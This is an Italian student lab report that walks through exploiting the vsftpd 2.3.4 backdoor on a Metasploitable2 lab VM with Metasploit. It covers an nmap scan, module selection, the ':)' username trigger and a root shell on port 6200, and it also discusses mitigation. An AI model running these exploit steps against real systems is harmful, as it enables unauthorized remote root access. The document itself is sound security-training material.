

CS0424IT — ESERCITAZIONE S7L1

EXPLOIT VULNERABILITÀ VSFTPD CON METASPLOIT

Simone La Porta



TRACCIA

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio `vsftpd` (lo stesso visto in lezione teorica). L'unica differenza sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: `192.168.1.149/24`.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando `mkdir` nella directory di root (`/`). Chiamate la cartella `test_metasploit`.

SERVIZIO FTP

Il File Transfer Protocol (FTP) è un protocollo di rete standard utilizzato per il trasferimento di file tra client e server su una rete TCP/IP. FTP è comunemente utilizzato per scaricare file da server remoti o per caricare file su server. Funziona su due porte: la porta 21 per i comandi di controllo e la porta 20 per il trasferimento dati.

Le principali caratteristiche di FTP includono:

- **Autenticazione:** FTP richiede l'autenticazione tramite nome utente e password.
- **Trasferimento di file:** permette il trasferimento di file sia in modalità ASCII che binaria.
- **Struttura delle directory:** consente la navigazione e la gestione delle directory sul server.
- **Modalità attiva e passiva:** Supporta entrambe le modalità di connessione, attiva (client avvia la connessione dati) e passiva (server avvia la connessione dati).

METASPLOIT

Metasploit è una piattaforma utilizzata per sviluppare, testare e utilizzare exploit su vulnerabilità conosciute in vari software e sistemi. Metasploit contiene codice di exploit e payload ed altre funzionalità contenute nei suoi moduli. Ogni modulo mette a disposizione un vettore di attacco diverso. È possibile cercare un determinato modulo utilizzando il comando `search`; in questo caso si cerca il modulo `vsftpd` che sfrutta una vulnerabilità nota nel server FTP.

Exploit

Un exploit è un pezzo di software, un frammento di dati o una sequenza di comandi che sfrutta una vulnerabilità in un sistema informatico per causare un comportamento imprevisto o non desiderato. Nel contesto di Metasploit, un exploit è utilizzato per prendere il controllo di una macchina vulnerabile.

Le principali caratteristiche di un exploit includono:

- **Identificazione della vulnerabilità:** gli exploit sono progettati per sfruttare specifiche vulnerabilità nei software o nei sistemi.

-
- **Esecuzione di comandi:** permettono l'esecuzione di comandi non autorizzati sul sistema target.
 - **Accesso non autorizzato:** possono fornire accesso non autorizzato a dati o funzionalità del sistema target.

Payload

Un payload è il codice che viene eseguito sul sistema target una volta che l'exploit ha avuto successo. Il payload può avere vari obiettivi, come aprire una shell di comando, creare una backdoor o raccogliere informazioni sensibili.

Le principali caratteristiche di un payload includono:

- **Tipo di attività:** i payload possono eseguire una varietà di attività, come l'apertura di una shell, il download di file o la raccolta di informazioni.
- **Compatibilità:** devono essere compatibili con l'exploit utilizzato per penetrare nel sistema target.
- **Obiettivo specifico:** sono progettati per raggiungere specifici obiettivi post-exploit.

Vulnerabilità del servizio vsftpd

vsftpd (Very Secure FTP Daemon) è un server FTP utilizzato per la sua sicurezza, stabilità e prestazioni elevate. Tuttavia, una versione specifica, la 2.3.4, contiene una vulnerabilità critica che può essere sfruttata per ottenere accesso remoto alla macchina che esegue il servizio.

La vulnerabilità in vsftpd versione 2.3.4 è una backdoor inserita nel codice sorgente del software, la quale permette a un attaccante di ottenere una shell sulla macchina bersaglio.

La backdoor è stata introdotta modificando il codice sorgente di vsftpd. Il codice malevolo ascolta le connessioni sulla porta 21 (la porta standard per FTP) e attiva una shell sulla porta 6200 quando viene inviato un particolare input.

Condizioni di attivazione

La vulnerabilità si attiva quando un utente tenta di accedere al server FTP con una combinazione di username e password specifica. In particolare, la backdoor si attiva quando l'username

termina con una sequenza di caratteri specifica "(:)" (due punti e una parentesi chiusa). Ecco un esempio:

```
ftp username:)
```

Quando viene fornito questo input, vsftpd 2.3.4 riconosce la sequenza "(:)" e, invece di processare la richiesta di autenticazione in modo normale, apre una shell sulla porta 6200. Questa shell può essere utilizzata dall'attaccante per eseguire comandi arbitrari sulla macchina bersaglio con i permessi del processo vsftpd.

Implicazioni di sicurezza

Questa vulnerabilità è estremamente critica poiché permette un accesso remoto non autenticato alla macchina. Una volta che l'attaccante ha ottenuto una shell, può eseguire una varietà di operazioni malevole, come:

- Modificare o cancellare file.
- Installare malware.
- Accedere ad altre risorse della rete.
- Compromettere ulteriormente il sistema.

Mitigazione

Per mitigare questa vulnerabilità, è fondamentale aggiornare vsftpd alla versione più recente, che non contiene la backdoor. Inoltre, si consiglia di seguire le migliori pratiche di sicurezza, come:

- Utilizzare firewall per limitare l'accesso alle porte sensibili.
- Monitorare i log di sistema per rilevare tentativi di accesso non autorizzato.
- Implementare misure di rilevamento delle intrusioni.


La vulnerabilità presente in vsftpd 2.3.4 rappresenta un serio rischio per la sicurezza delle macchine che eseguono questa versione del software. È essenziale essere consapevoli delle minacce e mantenere aggiornati i propri sistemi per prevenire exploit.

SVOLGIMENTO

Configurazione dell'indirizzo IP e verifica della connessione

Inizialmente, come richiesto dalla traccia, si imposta un indirizzo IP diverso per la macchina Metasploitable2 in modo da avere Kali e Metasploitable su due reti diverse. Una volta settato questo si apre pfSense, che ci permette di far comunicare le due macchine, e quindi funge da router gateway.

Dalla macchina Kali proviamo a pingare Metasploitable per vedere se la connessione tra le due macchine è attiva.



The image is a screenshot of a computer screen showing two windows. The top window is the pfSense configuration interface, displaying the 'Interfaces' tab. It shows the configuration for the 'lan' interface (em1) with IP address 192.168.50.1/24. The bottom window is a terminal running a ping command from Kali Linux to Metasploitable2 (192.168.1.149). The terminal output shows successful ping results with 5 packets transmitted and 5 received, with a packet loss of 0% and a time of 4015ms.

```
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***
WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> em1      -> v4: 192.168.50.1/24
OPT1 (opt1)    -> em2      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 1

Metasploitable2 (backup) [Running] - Oracle VM VirtualBox
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16384 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 08:00:27:f0:df:98 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
       inet6 fe80::a00:27ff:fe00:df98/64 scope link
       valid_lft forever preferred_lft forever

PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=12.7 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=12.9 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=13.0 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=13.0 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=63 time=15.5 ms

--- 192.168.1.149 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4015ms
rtt min/avg/max/mdev = 12.719/14.258/17.246/1.812 ms
```

Figura 1: Ping da Kali a Metasploitable e configurazioni di rete pfSense.

Scan con Nmap

Prima di procedere con l'attacco, eseguiamo una scansione con Nmap per identificare i servizi in esecuzione sulla macchina target. Utilizziamo il comando:

```
sudo nmap -sV -sT 192.168.1.149 -p 21
```

Questo comando esegue una scansione di versione (-sV) utilizzando una connessione TCP (-sT) sulla porta 21, che è la porta standard per FTP.

Dal risultato della scansione possiamo vedere che il servizio FTP (vsftpd 2.3.4) è in esecuzione sulla porta 21.

```
> sudo nmap -sV -sT 192.168.1.149 -p 21
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 15:23 CEST
Nmap scan report for 192.168.1.149
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Figura 2: Risultato della scansione con Nmap.

Avvio di Metasploit

Come prima cosa si è dato dal terminale di Kali il comando `msfconsole`, che aprirà la console Msfconsole, un'interfaccia messa a disposizione da Metasploit.

```
> msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c    c000000000000x.
      :000000000000000k,  ,k000000000000000:
      '000000000kkk00000: :0000000000000000'
      o00000000.    .o0000o0000l.    ,00000000o
      d00000000.    .c00000c.    ,00000000x
      l00000000.    ;d;    ,00000000l
      .00000000.    .;    ;    ,00000000.
      c0000000.    .00c.    'o00.    ,0000000c
      o000000.    .0000.    :0000.    ,000000o
      l00000.    .0000.    :0000.    ,00000l
      ;0000'    .0000.    :0000.    ;0000;
      .d00o    .0000occc0000.    x00d.
      ,k0l    .0000000000000.    .d0k,
      :kk;.0000000000000.c0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.4.15-dev ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Figura 3: Avvio di msfconsole.

Ricerca dell'exploit e configurazione delle opzioni

Si cerca il modulo `vsftpd` con il comando `search vsftpd`, che sfrutta una vulnerabilità nel server FTP. Dopo aver individuato e scelto l'exploit da utilizzare, lo si abilita con il comando `use` seguito dal percorso dell'exploit. In questo caso, il percorso è `/unix/ftp/vsftpd.234_backdoor`.

Dopo aver caricato un exploit, si possono avere delle informazioni al riguardo attraverso il comando `info` o `show options`. Questo comando permette di avere informazioni sui target disponibili e le opzioni di configurazione. Si imposta l'indirizzo IP della macchina target con il comando `set RHOSTS`.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Figura 4: Ricerca dell'exploit, configurazione delle opzioni e scelta payload.

Scelta del payload

Con il comando `show payloads` vengono mostrati tutti i payload disponibili per il modulo specifico. Si imposta un determinato payload con il comando `set payload <nome_payload>`.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/interact . normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
```

Figura 5: Scelta del payload.

Lancio e verifica dell'attacco

Dopo aver scelto exploit e payload ed aver configurato le opzioni per entrambi, bisogna lanciare l'attacco con il comando `exploit`. Se l'attacco è riuscito, ci si ritrova con un prompt dei comandi che rappresenta la riuscita della sessione. Dando alcuni comandi base come `pwd`, `ls` e `ifconfig`, si verifica la riuscita dell'attacco.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:35591 -> 192.168.1.149:6200) at 2024-07-07 15:38:35 +0200

pwd
/

ls
R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

msfadmin@metasploitable2:/$ ls
bin      dev      initrd   lost+found  nohup.out  R      srv      usr
boot     etc      initrd.img  media      opt        root   sys      var
cdrom    home     lib      mnt        proc       sbin    tmp      vmlinuz
msfadmin@metasploitable2:/$

ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:f0:df:98
     inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
     RX packets:69428 errors:0 dropped:0 overruns:0 frame:0
     TX packets:69488 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1000
     RX bytes:5418685 (5.1 MB) TX bytes:3819908 (3.6 MB)
     Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:65536 Metric:1
   RX packets:442 errors:0 dropped:0 overruns:0 frame:0
   TX packets:442 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:0
   RX bytes:148019 (144.5 KB) TX bytes:148019 (144.5 KB)
```

Figura 6: Lancio dell'attacco, apertura della sessione e verifica dell'attacco con alcuni comandi: `pwd`, `ls` e `ifconfig`.

Creazione della cartella e verifica

Come richiesto dall'esercizio, si crea una cartella di nome `test_metasploit` sulla macchina Metasploitable dalla backdoor aperta con Kali usando il comando `mkdir test_metasploit`.

Da terminale di Metasploitable, si verifica la creazione di tale cartella `test_metasploit`. Questa è la conferma che l'attacco è avvenuto con successo.




Figura 7: Creazione della cartella `test_metasploit` e relativa verifica.